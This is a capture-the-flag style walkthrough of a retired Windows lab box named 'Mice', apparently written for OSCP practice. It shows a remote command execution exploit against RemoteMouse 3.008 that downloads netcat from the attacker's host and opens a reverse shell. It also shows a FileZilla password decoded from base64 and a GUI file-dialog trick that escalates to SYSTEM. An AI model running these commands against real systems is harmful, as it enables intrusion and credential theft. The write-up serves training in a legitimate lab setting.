
Mice
Windows HardProving Grounds · retired · 2026-08-28
Summary: A Windows box running a remote-input desktop application — testing exploitation of a public arbitrary-command-execution vulnerability for a foothold, credential recovery from a leaked FTP client config, and a GUI file-dialog privilege-escalation trick in the same application for the path to SYSTEM.
Enumeration
nmap scan:
┌──(kali㉿kali)-[~/oscp/mice/nmapscan]
└─$ nmap-full 192.168.189.199
[*] Running fast port discovery on 192.168.189.199...
[sudo] password for kali:
[*] Open ports: 1978,1979,1980,3389,7680
[*] Running full scan on 192.168.189.199...
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 07:39 -0400
Nmap scan report for 192.168.189.199
Host is up (0.058s latency).

PORT     STATE SERVICE        VERSION
1978/tcp open  remotemouse    Emote Remote Mouse
1979/tcp open  unisql-java?
1980/tcp open  pearldoc-xact?
3389/tcp open  ms-wbt-server  Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: REMOTE-PC
|   NetBIOS_Domain_Name: REMOTE-PC
|   NetBIOS_Computer_Name: REMOTE-PC
|   DNS_Domain_Name: Remote-PC
|   DNS_Computer_Name: Remote-PC
|   Product_Version: 10.0.19041
|_  System_Time: 2026-08-28T11:42:16+00:00
|_ssl-date: 2026-08-28T11:42:46+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=Remote-PC
| Not valid before: 2026-08-27T11:32:07
|_Not valid after:  2027-02-26T11:32:07
7680/tcp open  pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.04 seconds
We see this relevant poc
┌──(kali㉿kali)-[~/oscp/mice]
└─$ searchsploit remotemouse
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                            |  Path
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
RemoteMouse 3.008 - Arbitrary Remote Command Execution                                                                    | windows/remote/46697.py
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Foothold
We can use the following exploit to download a netcat binary to the target and then run it to establish a shell: https://raw.githubusercontent.com/p0dalirius/RemoteMouse-3.008-Exploit/refs/heads/master/RemoteMouse-3.008-Exploit.py
┌──(kali㉿kali)-[~/oscp/mice]
└─$ python3 RemoteMouse-3.008-Exploit.py -t 192.168.189.199 -v -c 'powershell -c "curl http://192.168.45.226/nc.exe -o C:\Windows\Temp\nc.exe"'

┌──(kali㉿kali)-[~/oscp/mice]
└─$ python3 RemoteMouse-3.008-Exploit.py -t 192.168.189.199 -v -c 'C:\Windows\Temp\nc.exe 192.168.45.226 80 -e cmd'

┌──(kali㉿kali)-[~/oscp/mice]
└─$ sudo rlwrap -cAr nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.226] from (UNKNOWN) [192.168.189.199] 50809
Microsoft Windows [Version 10.0.19042.1348]
(c) Microsoft Corporation. All rights reserved.

C:\Users\divine>
We can retrieve the local.txt flag from the user’s desktop.
Privilege Escalation
Enumerating our user directory we find this interesting file:
PS C:\Users\divine\AppData\roaming\filezilla> dir
dir


    Directory: C:\Users\divine\AppData\roaming\filezilla


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/6/2021   8:40 PM          18963 filezilla.xml
-a----         12/6/2021   8:40 PM            451 layout.xml
-a----         12/6/2021   8:40 PM          28672 queue.sqlite3
-a----         12/6/2021   8:40 PM            458 recentservers.xml
type divine\AppData\Roaming\FileZilla\recentservers.xml
type divine\AppData\Roaming\FileZilla\recentservers.xml
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.54.1" platform="windows">
<RecentServers>
<Server>
<Host>ftp.pg</Host>
<Port>21</Port>
<Protocol>0</Protocol>
<Type>0</Type>
<User>divine</User>
<Pass encoding="base64">Q29udHJvbEZyZWFrMTE=</Pass>
<Logontype>1</Logontype>
<PasvMode>MODE_DEFAULT</PasvMode>
<EncodingType>Auto</EncodingType>
<BypassProxy>0</BypassProxy>
</Server>
</RecentServers>
</FileZilla3>┌──(kali㉿kali)-[~/oscp/mice]
└─$ echo -n 'Q29udHJvbEZyZWFrMTE=' | base64 -d
ControlFreak11We can use this as a password for our user to rdp into the machine:
┌──(kali㉿kali)-[~/oscp/mice]
└─$ xfreerdp /v:192.168.189.199 /u:divine /p:ControlFreak11
Remote mouse also has a GUI specific privilege escalation:
Remote Mouse GUI 3.008 - Local Privilege Escalation | windows/local/50047.txtWe can try to employ this now that we have rdp access.
Steps to reproduce:

1. Open Remote Mouse from the system tray
2. Go to "Settings"
3. Click "Change..." in "Image Transfer Folder" section
4. "Save As" prompt will appear
5. Enter "C:\Windows\System32\cmd.exe" in the address bar
6. A new command prompt is spawned with Administrator privileges
The exploit works! We have an RDP SYSTEM command prompt:

We can go to the administrator’s desktop and collect the proof.txt. Box is compromised.